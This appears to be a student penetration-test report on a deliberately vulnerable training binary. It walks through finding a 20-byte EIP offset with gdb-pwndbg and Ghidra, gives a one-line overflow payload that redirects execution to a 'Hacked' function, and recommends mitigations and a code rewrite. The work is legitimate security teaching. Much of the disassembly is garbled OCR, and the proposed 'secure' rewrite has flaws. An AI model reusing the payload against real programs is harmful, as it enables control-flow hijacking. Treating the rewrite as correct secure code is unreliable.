

BUFFER OVERFLOW REPORT

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ANALYSIS OF MALWARE

1.1 Executive Summary

This paper demonstrates that the product is not safe to put into production and will outline the methodology used, the vulnerability and what steps need to be taken to both mitigate the issue and prevent this.

A methodical approach was taken to testing the product 'bufferoverflow'. Common tools such as <code>checksec</code>, <code>gdb-pwndbg</code> and <code>ghidra</code> were used. The product was disassembled, and multiple attempts were made to overflow the buffer.

The vulnerability at hand is a buffer overflow which can be used to control the flow of the program. This is a huge risk to the business but does not have a great cost to resolve.

What is needed is for security to be embedded at all stages of the software development lifecycle. A way to do this is by applying security within the artefacts [5]. As detailed within this paper, a code rewrite will need to be done as an unsecure function is used. Mitigation techniques will also need to be implemented, such as stack canaries and ASLR.

A misuse-case diagram can be found in section 1.8.1.

1.2 Testing Performed

The first step was simply to see the normal execution of the program by passing a simple argument to the product and examining the result. As can be seen in figure 1.8.2.1 the program states that it is susceptible to a buffer overflow attack and that we must call a function at the address 0x080491A2.

The command <code>checksec</code> can be used to view the security measures that have been implemented. As we can see in figure 1.8.3.1 stack canaries, NX and ASLR have all been disabled and therefore the product may be susceptible to a buffer overflow.

At this point the tool gdb-pwndbg can be used in conjunction with cyclic to determine the length each register is overflown at (figure 1.8.4.3). The EIP register is overflown at 20 bytes (figure 1.8.4.4) and therefore the execution order can be modified.

The info function command within gdb-pwndbg can be used to find all the addresses of the functions (figure 1.8.4.2) and we can see the function Hacked at 0x080491A2 which is the same address stated earlier. At this stage we can use the command ./bufferoverflow \$ (python2 -c 'print("A"*20+"\xa2\x91\x04\x08")') and we can see that Hacked is called (figure 1.8.5.1.1). The same process is applied to the input for Hacked but an overflow does not occur (section 1.8.5.2).

1.3 Vulnerabilities Detected

As stated previously, there is a buffer overflow vulnerability. This severe vulnerability allows a malicious actor to execute functions which are not called, both the functions within the program and the functions within the DLLs.

Another risk is that shellcode could be placed within the buffer, with the instruction pointer, pointing back to the buffer, rather than to another function. This, used in conjunction with a NOP sled [8], could result in the user gaining root access, if the correct shellcode is used [7].

This is not a risk within this product as the shellcode size must be less than 20 bytes and the smallest, currently known, shellcode that can gain root access is 25 bytes [3], not accounting for a NOP sled, which would increase the likelihood of success.

1.4 Mitigation Techniques

A possible mitigation step is stack canaries [6]. This technique is when a known value is put in between the data and the registers, and if this value is changed, then the compiler will halt the execution of the program [9]. Although these are not perfect as they can be bypassed [2] [4]

Enabling NX (no-execute bit)/DEP (Data Execution Prevention) would increase the reduction in threat level. As the stack should not contain any executable code [9], this area in memory could be marked as non-executable. Therefore, shellcode injected into the buffer would not be able to execute. As mentioned in section 1.3 most shellcodes cannot fit into the buffer and therefore another technique is needed.

A stronger technique than this is ASLR (Address Space Layout Randomization) which randomises the locations of instructional memory, which makes guessing these locations more difficult [6], and an attack that worked once may not work again [9]. Once again this is not impenetrable [4].

Using all these in conjunction will reduce the threat level, massively.

1.5 Actions Taken

The disassembler gihdra and disassemble in gdb-pwndbg were used to gain a better understanding of the product (section 1.8.6). As can be seen within ghidra the product uses strcpy (figure 1.8.6.2.3.2). This is an unbounded memory function and therefore is the likely point of the vulnerability [10]. There are other functions like this, such as, sprintf, strcat and gets.

We can use bound checking [1] alternatives, such as, strncpy or strcpy_s which both take, as an argument, the number of bytes to copy. Alternatives for the aforementioned functions are snprintf, strncat and fgets.

A possible action could be to remove <code>Hacked</code> as it is not used anywhere within this product. This would not be a viable solution if the product is imported by another program that uses <code>Hacked</code>.

Examples of rewritten can be found in 1.8.7.

1.6 Preventative Measures

Security measures should have been implemented throughout the development lifecycle of this product as this would have prevented the vulnerability. A technique to do this is by requiring security elements within various artefacts [5].

An example security element that can be embedded within design and test artefacts is risk analysis. If this was carried out within the design stage, this may have prevented the vulnerability as C would have been identified as a memory unsafe language [4]. Possible alternatives could have been suggested at this point.

1.7 Conclusion

This paper has demonstrated there is a buffer overflow vulnerability that can be exploited. An easy and simple way to detect this vulnerability is to check if the functions mentioned in 1.5 are used [6], by performing code reviews [5] during development.

A weakness in the report is the focus on the buffer overflow rather than investigating other vulnerabilities.

The suggestion of this paper is to incorporate security within the development lifecycle to prevent future vulnerabilities. Mitigation techniques must also be implemented to ensure that vulnerable assets are not exposed to malicious actors and, due to the functions used, a code rewrite should occur.

1.8 Appendices

1.8.1 MISUSE CASE

1.8.1.1 Misuse Case Description

Within this section a misuse case diagram is shown, displaying both the use case of a regular user and that of a malicious actor. The malicious use cases are highlighted in black. As mentioned within the main body of the report a buffer overflow vulnerability can lead to many exploits, which are shown below. It is possible, and likely that malicious actor(s) would attempt all these exploits.

1.8.1.2 Misuse Case Diagram




Figure 1.8.1.2.1 A misuse case diagram for the product

1.8.2 NORMAL EXECUTION

```
$ ./bufferoverflow Adam
There is a buffer overflow weakness in this function
You are required to call the function at address 0x80491a2
Before attack stack looks
                                             0x0xf7fb0000
                                            0x0xffffdle8
0x0x804933f
                                            0x0xf7fb0d20
0x0x804a310
                                            0x0x6ffffdlb4
0x(nil)
0x0x804a310
0x0x804c000
                                            0x0xffffdle8
0x0x804943c
Buffer
                                             Adam
After attack stack looks
                                            0x0xffffd198
0x0xffffd1e8
0x0x804933f
                                            0x0x6049331
0x0xf7fb0d20
0x0x804a310
0x0x6d616441
                                            0x(nil)
0x0x804a310
                                             0x0x804c000
                                             0x0xffffdle8
                                             0x0x804943c
```

Figure 1.8.2.1 The normal execution of the program

1.8.3 CHECKING VULNERABILITIES

Figure 1.8.3.1 Using checksec to see what vulnerabilities the product may have

1.8.4 LOCATION FUNCTION AND EIP

```
(kali@ kali)-[~]

$ gdb-pwndbg _/bufferoverflow
Reading symbols from ./bufferoverflow...
(No debugging symbols found in ./bufferoverflow)
pwndbg: loaded 136 pwndbg commands and 48 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
------ tip of the day (disable with set show-tips off) ------
Use Pwndbg's config and theme commands to tune its configuration and theme colors!
pwndbg>
```

Figure 1.8.4.1 Using gdb-pwndbg to get access to debugging tools

```
Non-debugging symbols:

0x08049000 _init
0x08049030 getline@plt
0x08049060 malloc@plt
0x08049060 malloc@plt
0x08049060 malloc@plt
0x08049080 _libc_start_main@plt
0x08049080 _dl_relocate_static_pie
0x08049090 _x86.get_pc_thunk.bx
0x08049060 deregister_tm_clones
0x08049100 cergister_tm_clones
0x08049100 do_global_dtors_aux
0x08049100 frame_dummy
0x08049100 do_global_dtors_aux
0x08049100 frame_dummy
0x08049100 do_global_dtors_aux
0x0
```

Figure 1.8.4.2 The result of info function, which lists the location of each function

```
Program received signal SIGSEGV, Segmentation fault.

0x61616166 in ?? ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS / show-flags off / show-compact-regs off ]—

*EAX 0x27

*EBX 0x261616164 ('daaa')

*ECX 0xffffffff

*BDX 0xffffffff

*BDX 0xffffffff

*BDX 0xfffffff

*BDX 0xfffffd180 ← 0x2

*ESF 0x61616165 ('eaaa')

*ESF 0xffffd130 ← 'gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'

*EIP 0x61616166 ('faaa')

Invalid address 0x61616166
```

Figure 1.8.4.3 The values within the registers when the command run \$(cyclic -100) is used

```
pwndbg> cyclic -l "faaa"
Finding cyclic pattern of 4 bytes: b'faaa' (hex: 0x66616161)
Found at offset 20
pwndbg>
```

Figure 1.8.4.4 The number of bytes until the EIP register is overflown

1.8.5 THE EXPLOIT

1.8.5.1 Initial Overflow

```
-(kali⊕kali)-[~]
 -$ ./bufferoverflow $(python2 -c 'print("A" * 20 + "\xa2\x91\x04\x08")')
There is a buffer overflow weakness in this function
You are required to call the function at address 0x80491a2
Before attack stack looks
                       0x0xf7fb0000
                       0x0xffffd1d8
                       0x0x804933f
                       0x0xf7fb0d20
                       0x0x804a310
                       0x0xffffdla4
                       0x(nil)
                       0x0x804a310
                       0x0x804c000
                       0x0xffffd1d8
                       0x0x804943c
Buffer
                       ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ
After attack stack looks
                       0x0xffffd188
                       0x0xffffd1d8
                       0x0x804933f
                       0x0xf7fb0d20
                       0x0x804a310
                       0x0x41414141
                       0x0x41414141
                       0x0x41414141
                       0x0x41414141
                       0x0x41414141
                       0x0x80491a2
    *******************
  Please enter your name and student ID
  Maximun 80 characters
```

Figure 1.8.5.1.1 The execution of the Hacked function using the command ./bufferoverflow \$(python2 -c 'print("A"*20+"\xa2\x91\x04\x08")')

1.8.5.2 Attempt to Overflow 'Hacked'

Figure 1.8.5.2.1 Result of valid input ("Adam Logan 40293585") into the Hacked function

```
EAX
     0x3b
EBX
     0x41414141 ('AAAA')
ECX
     0xffffffff
EDX
     0xffffffff
                 ( GLOBAL OFFSET TABLE ) ← 0x1e4d6c
     0xf7fb0000 (_GL0B,
0xffffdlc0 - 0x2
EDI
ESI
     0x41414141 ('AAAA')
EBP
                               (Hacked) ← push ebp
     0xffffd174 →
     0xffffd3fb ← 0x3dc525da
```

Figure 1.8.5.2.2 Register values when valid input ("Adam Logan 40293585") is used in the Hacked function

```
*EAX 0x3b

*EBX 0x41414141 ('AAAA')

*ECX 0xffffffff

*EDX 0xffffffff

*EDI 0xf7fb0000 (GL0BAL_OFFSET_TABLE_) -- 0xle4d6c

*ESI 0xffffdlc0 -- 0x2

*EBP 0x41414141 ('AAAA')

*ESP 0xffffdl70 -- 0x3b /* ';' */

*EIP 0xffffd401 -- 0x776e7ec7

[DISASM / i386 / set emulate on ]

Invalid instructions at 0xffffd401
```

Figure 1.8.5.2.3 Result of cyclic 500 input into the Hacked function, in which the EIP register has not been overflown

1.8.6 DISASSEMBLY

1.8.6.1 Disassembly Using 'gdb-pwndbg'

1.8.6.1.1 'main' method disassembly

```
disassemble main
Dump of assembler code for function main:
   0x080493bb <+0>:
                        lea
                                ecx,[esp+0x4]
   0x080493bf <+4>:
                                esp,0xfffffff0
                         and
   0x080493c2 <+7>:
                                DWORD PTR [ecx-0x4]
                        push
   0x080493c5 <+10>:
                        push
                                ebp
   0x080493c6 <+11>:
                        mov
                                ebp, esp
   0x080493c8 <+13>:
                        push
                                esi
   0x080493c9 <+14>:
                        push
   0x080493ca <+15>:
                        push
                                ecx
   0x080493cb <+16>:
                                esp,0xlc
                        sub
   0x080493ce <+19>:
                        call
                                        🛮 < x86.get pc thunk.bx>
   0x080493d3 <+24>:
                                ebx,0x2c2d
                        add
   0x080493d9 <+30>:
                        mov
                                esi,ecx
   0x080493db <+32>:
                                DWORD PTR [ebp-0x1c],0x0
                        mov
   0x080493e2 <+39>:
                                esp,0xc
                        sub
   0x080493e5 <+42>:
                        lea
                                eax, [ebx-0x1d28]
   0x080493eb <+48>:
                        push
   0x080493ec <+49>:
                        call
                                0x8049070 <puts@plt>
   0x080493f1 <+54>:
                        add
                                esp,0x10
                                esp, 0x8
   0x080493f4 <+57>:
                        sub
   0x080493f7 <+60>:
                                eax,[ebx-0x2e5e]
                        lea.
   0x080493fd <+66>:
                        push
   0x080493fe <+67>:
                        lea
                                eax,[ebx-0xlcf0]
   0x08049404 <+73>:
                        push
   0x08049405 <+74>:
                                0x8049040 <printf@plt>
                        call
   0x0804940a <+79>:
                        add
                                esp,0x10
   0x0804940d <+82>:
                                DWORD PTR [esi],0x2
                        CMD
                                0x804942b <main+112>
   0x08049410 <+85>:
                         je
   0x08049412 <+87>:
                        sub
                                esp,0xc
   0x08049415 <+90>:
                        lea
                                eax, [ebx-0x1cb8]
   0x0804941b <+96>:
                        push
                                0x8049070 <puts@plt>
   0x0804941c <+97>:
                        call
   0x08049421 <+102>:
                                esp,0x10
                        add
   0x08049424 <+105>:
                                eax,0xffffffff
                        mov
   0x08049429 <+110>:
                                0x8049444 <main+137>
                         jmp
   0x0804942b <+112>:
                        mov
                                eax,DWORD PTR [esi+0x4]
   0x0804942e <+115>:
                        add
                                eax,0x4
   0x08049431 <+118>:
                        mov
                                eax, DWORD PTR [eax]
   0x08049433 <+120>:
                                esp,0xc
                        sub
   0x08049436 <+123>:
                        push
   0x08049437 <+124>:
                                0x8049333 <displayStack>
                        call
   0x0804943c <+129>:
                        add
                                esp,0x10
   0x0804943f <+132>:
                        mov
                                eax,θxθ
   0x08049444 <+137>:
                                esp,[ebp-θxc]
                        lea
   0x08049447 <+140>:
                                ecx
                        pop
   0x08049448 <+141>:
                        pop
                                ebx
   0x08049449 <+142>:
                        pop
                                esi
   0x0804944a <+143>:
                        pop
                                ebp
   0x0804944b <+144>:
                         lea
                                esp, [ecx-0x4]
   0x0804944e <+147>:
                         ret
End of assembler dump.
```

Figure 1.8.6.1.1.1 The main function disassembled using gdb-pwnd

1.8.6.1.2 'Hacked' method disassembly

```
disassemble Hacked
Dump of assembler code for function Hacked:
   0x080491a2 <+0>:
                          push
   0x080491a3 <+1>:
   0x080491a5 <+3>:
                          push
   0x080491a6 <+4>:
  0x080491a9 <+7>:
                                 0x80490e0 <
                                  DWORD PTR [ebp-0xc],0x50
eax,DWORD PTR [ebp-0xc]
eax,0x1
  0x080491ae <+12>:
   0x080491b4 <+18>:
   0x080491bb <+25>:
                          mov
  0x080491be <+28>:
                          add
  0x080491c1 <+31>:
   0x080491c4 <+34>:
   0x080491c5 <+35>:
   0x080491ca <+40>:
                                            [ebp-0x10],ear
                                  DWORD PTR [ebp-0)
esp,0xc
eax,[ebx-0x1ff8]
   0x080491cd <+43>:
                          mov
   0x080491d0 <+46>:
   0x080491d3 <+49>:
   0x080491d9 <+55>:
   0x080491da <+56>:
   0x080491df <+61>:
   0x080491e2 <+64>:
   0x080491e5 <+67>:
   0x080491eb <+73>:
                                 0x8049070 <putsaplt>
   0x080491ec <+74>:
   0x080491f1 <+79>:
   0x080491f4 <+82>:
   0x080491f7 <+85>:
  0x080491fd <+91>:
   0x080491fe <+92>:
                                    o,0x10
x.DWORD PTR [ebp-0xc]
   0x08049203 <+97>:
   0x08049206 <+100>:
   0x08049209 <+103>:
  0x0804920c <+106>:
   0x0804920d <+107>:
   0x08049213 <+113>:
   0x08049214 <+114>:
  0x08049219 <+119>:
                                     ,0xc
,[ebx-0x1f75]
  0x0804921c <+122>:
                          sub
   0x0804921f <+125>:
   0x08049225 <+131>:
   0x08049226 <+132>:
                                    ,0x10
,DWORD PTR [ebx-0x4]
,DWORD PTR [eax]
  0x0804922b <+137>:
  0x0804922e <+140>:
   0x08049234 <+146>:
   0x08049236 <+148>:
   0x08049239 <+151>:
  0x0804923a <+152>:
                          lea
  0x0804923d <+155>:
                                     ,[ebp-0x10]
   0x0804923e <+156>:
   0x08049241 <+159>:
                                 0x8049030 <getline@plt>
   0x08049242 <+160>:
   0x08049247 <+165>:
                          add
   0x0804924a <+168>:
   0x0804924d <+171>:
   0x08049253 <+177>:
                          push
                                 0x8049040 <printfaplt>
   0x08049254 <+178>:
   0x08049259 <+183>:
                                     0,0xc
x,[ebx-0x1ff4]
   0x0804925c <+186>:
   0x0804925f <+189>:
  0x08049265 <+195>:
                          push
  0x08049266 <+196>:
   0x0804926b <+201>:
                                     ,0xc
,[ebx-0x1f67]
   0x0804926e <+204>:
   0x08049271 <+207>:
   0x08049277 <+213>:
   0x08049278 <+214>:
   0x0804927d <+219>:
                                     ,0xc
,[ebx-0x1f4b]
   0x08049280 <+222>:
   0x08049283 <+225>:
   0x08049289 <+231>:
                          push
```

```
x0804928a <+232>:
   0x0804928f <+237>:
   0x08049292 <+240>:
   0x08049295 <+243>:
                         sub
   0x08049298 <+246>:
   0x08049299 <+247>:
   0x0804929f <+253>:
                         push
   0x080492a0 <+254>:
   0x080492a5 <+259>:
                                   ,0xc
,[ebx
   0x080492a8 <+262>:
   0x080492ab <+265>:
   0x080492b1 <+271>:
   0x080492b2 <+272>:
   0x080492b7 <+277>:
                                   ,0xc
,[ebx-0x1f24]
   0x080492ba <+280>:
   0x080492bd <+283>:
   0x080492c3 <+289>:
   0x080492c4 <+290>:
   0x080492c9 <+295>:
                                   ,0xc
,[ebx-0x1ef8]
   0x080492cc <+298>:
   0x080492cf <+301>:
   0x080492d5 <+307>:
   0x080492d6 <+308>:
   0x080492db <+313>:
                                   ,0x8
,[ebx-0x2e5e]
   0x080492de <+316>:
   0x080492e1 <+319>:
   0x080492e7 <+325>:
                                   ,[ebx-0x1ef4]
   0x080492e8 <+326>:
   0x080492ee <+332>:
                                0x8049040 <printfaplt>
  0x080492ef <+333>:
   0x080492f4 <+338>:
                         add
   0x080492f7 <+341>:
   0x080492fa <+344>:
   0x08049300 <+350>:
   0x08049301 <+351>:
   0x08049306 <+356>:
                         add
                                    ,0xc
x,[ebx-0x1ed4]
   0x08049309 <+359>:
   0x0804930c <+362>:
   0x08049312 <+368>:
                          push
   0x08049313 <+369>:
   0x08049318 <+374>:
                                    ,0xc
x,[ebx-0x1e84]
   0x0804931b <+377>:
                          sub
   0x0804931e <+380>:
   0x08049324 <+386>:
                          push
   0x08049325 <+387>:
                                 0x8049070 <puts@plt>
   0x0804932a <+392>:
   0x0804932d <+395>:
                                 ebx,DWORD PTR [ebp-0x4]
   0x0804932e <+396>:
   0x08049331 <+399>:
   0x08049332 <+400>:
End of assembler dump.
```

Figure 1.8.6.1.2.1 The Hacked function disassembled using gdb-pwndbg

1.8.6.1.3 'displayStack' method disassembly

```
disassemble displayStack
Dump of assembler code for function displayStack:
   0x08049333 <+0>:
                         push
                                 ebp,esp
   0x08049334 <+1>:
                         mov
   0x08049336 <+3>:
                         push
   0x08049337 <+4>:
                         sub
                                   0x14,
                                 0x80490e0 <__x86.get pc thunk.bx>
   0x0804933a <+7>:
                         call
   0x0804933f <+12>:
                         add
                                 sp,0xc
   0x08049345 <+18>:
                         sub
                                    c,[ebx-0x1e48]
   0x08049348 <+21>:
                         lea
   0x0804934e <+27>:
                         push
                                 0x8049070 <puts@plt>
   0x0804934f <+28>:
                         call
   0x08049354 <+33>:
                         add
                                 sp,0xc
   0x08049357 <+36>:
                         sub
                                 eax,[ebx-0x1e20]
   0x0804935a <+39>:
                         lea
   0x08049360 <+45>:
                         push
                         call
                                 0x8049040 <printf@plt>
   0x08049361 <+46>:
                                esp,0x10
   0x08049366 <+51>:
                         add
                                 esp,0x8
   0x08049369 <+54>:
                         sub
   0x0804936c <+57>:
                         push
                                               +0x8
                                    (,[ebp-0x10]
                         lea
   0x0804936f <+60>:
   0x08049372 <+63>:
                         push
                                 0x8049050 <strcpy@plt>
   0x08049373 <+64>:
                         call
   0x08049378 <+69>:
                         add
                                 esp,0x10
                                 sp,0x8
   0x0804937b <+72>:
                         sub
                                   x,[ebp-0x10]
                         lea
   0x0804937e <+75>:
   0x08049381 <+78>:
                         push
                                  ax.[ebx-0x1dad]
                         lea
   0x08049382 <+79>:
   0x08049388 <+85>:
                         push
                                 0x8049040 <printfaplt>
   0x08049389 <+86>:
                         call
   0x0804938e <+91>:
                         add
                                 esp,0xc
   0x08049391 <+94>:
                         sub
                                   x,[ebx-0x1d9c]
   0x08049394 <+97>:
                         lea
                         push
   0x0804939a <+103>:
                         call
                                 0x8049040 <printf@plt>
   0x0804939b <+104>:
   0x080493a0 <+109>:
                         add
                                 esp,0x10
                                 esp,0xc
                         sub
   0x080493a3 <+112>:
                                    ,[ebx-0x1e48]
   0x080493a6 <+115>:
                         lea
   0x080493ac <+121>:
                         push
                                 0x8049070 <putsaplt>
   0x080493ad <+122>:
                         call
   0x080493b2 <+127>:
                         add
                                 esp,0x10
   0x080493b5 <+130>:
                         nop
                                 ebx,DWORD PTR [ebp-0x4]
   0x080493b6 <+131>:
                         mov
   0x080493b9 <+134>:
                         leave
   0x080493ba <+135>:
                         ret
End of assembler dump.
```

Figure 1.8.6.1.3.1 The displayStack function disassembled using qdb-pwndbq

1.8.6.2 Disassembly Using 'ghidra'

1.8.6.2.1 'main' method disassembly




Figure 1.8.6.2.1.1 The main function disassembled using ghidra

```
In
                                                                                       👜 🔻 ×
   Decompile: main - (bufferoverflow)
                                                                                  1
1
2
  /* WARNING: Function: x86.get pc thunk.bx replaced with injection: get pc thunk bx */
3
4
  undefined4 main(int param_1,int param_2)
5
6
  {
7
    undefined4 uVarl:
8
9
    puts("There is a buffer overflow weakness in this function");
10
    printf("You are required to call the function at address Ox%x\n", Hacked);
11
    if (param 1 == 2) {
12
      displayStack(*(undefined4 *)(param 2 + 4));
13
      uVarl = 0;
14
    }
15
    else {
16
      puts("Please supply a string as your attack argument!");
17
      uVarl = 0xffffffff;
18
    }
19
    return uVarl;
20 }
21
```

Figure 1.8.6.2.1.2 Estimated C code for the main function using ghidra

1.8.6.2.2 'Hacked' method disassembly




Figure 1.8.6.2.2.1 The Hacked function disassembled using ghidra

```
Poecompile: Hacked - (bufferoverflow)
                                                                  🚱 | 🕒 | 📓 | ▼ 🗙
2
  /* WARNING: Function: x86.get pc thunk.bx replaced with injection: get pc thunk bx */
3
4
  void Hacked(void)
5
6
7
8
   char *local_14;
   size t local 10 [2];
9
   local_10[0] = 0x50;
10
11
   local 14 = (char *)malloc(0x51);
   puts("\n\n");
12
   13
14
   puts("* Please enter your name and student ID");
   printf("* Maximun %i characters\n", local 10[0]);
15
   printf("*\n*\n* ");
16
17
   getline(&local 14, local 10, stdin);
   printf("*\n*\n*");
18
   19
   puts("*\n*\t\tBuffer Overflow Attack");
   puts("*\t\t----\n*");
21
22
   printf("* %s",local_14);
23
   puts("*");
24
   puts("* You have sucessfully completed this task");
25
   puts("*\n*");
26
   printf("* Function Hacked at\t0x00%x\n", Hacked);
   puts("*");
27
28
   printf(
29
        "* Stack contents\t0x%p --> Return address\n*\t\t\t0x%p\n*\t\t\t0x%p\n*\t\t\t0x%p\n*\t\t\t0x
        x%p\n"
30
        );
   31
32
   return;
33 }
34
```

Figure 1.8.6.2.2.2 Estimated C code for the Hacked function using ghidra

1.8.6.2.3 'displayStack' method disassembly




Figure 1.8.6.2.3.1 The displayStack function disassembled using ghidra

```
᠗ ▼ ×
 Decompile: displayStack - (bufferoverflow)
2
  /* WARNING: Function: _x86.get pc thunk.bx replaced with injection: get pc thunk bx */
3
4
  void displayStack(char *param 1)
5
6
  {
7
    char local 14 [12];
8
9
    puts("----");
10
    printf(
11
         "Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t
         \t0xp\n\t\t0xp\n\t\t\t0xp\n\t\t\t0xp\n\t\t\t0xp\n\t\t\t
12
         );
13
    strcpy(local_14,param_1);
14
    printf("\nBuffer \n\t\t\t%s\n\n",local_14);
15
    printf(
16
         "After attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t
         t0xp\n\t\t0xp\n\t\t\t0xp\n\t\t\t0xp\n\t\t\t0xp\n\t\t\t
17
         );
    puts("---
            -----"):
18
19
    return;
20 }
21
```

Figure 1.8.6.2.3.2 Estimated C code for the displayStack function using ghidra

1.8.7 CODE REWRITE

Listing 1.8.7.1 An example of the secure alternative to strcpy, strncpy

```
int displayStack(const char input[]) {
   char buf[8];
   printf("----\n");
  printf("Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t\t0x%p\n\t\t\t\t
\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\
   int i = 0;
   while(input[i] != 0) {
       if(input[i] >= 128 || input[i] < 0) {</pre>
           printf("You have entered a non-ascii character and the program has exited");
           return 0:
       printf("char num %d \n", i);
       i++;
   }
   strncpy(buf, input, (int) sizeof buf);
   printf("\nBuffer \n\t\t\t\s\n\n", buf);
  printf("Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t\t0x%p\n\t\t\t\t
\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n");
   printf("----\n");
   return 1;
```

Listing 1.8.7.2 The same code from 1.8.7.1 but a while loop has been added to prevent shellcode from being written into the buffer

1.9 Bibliography

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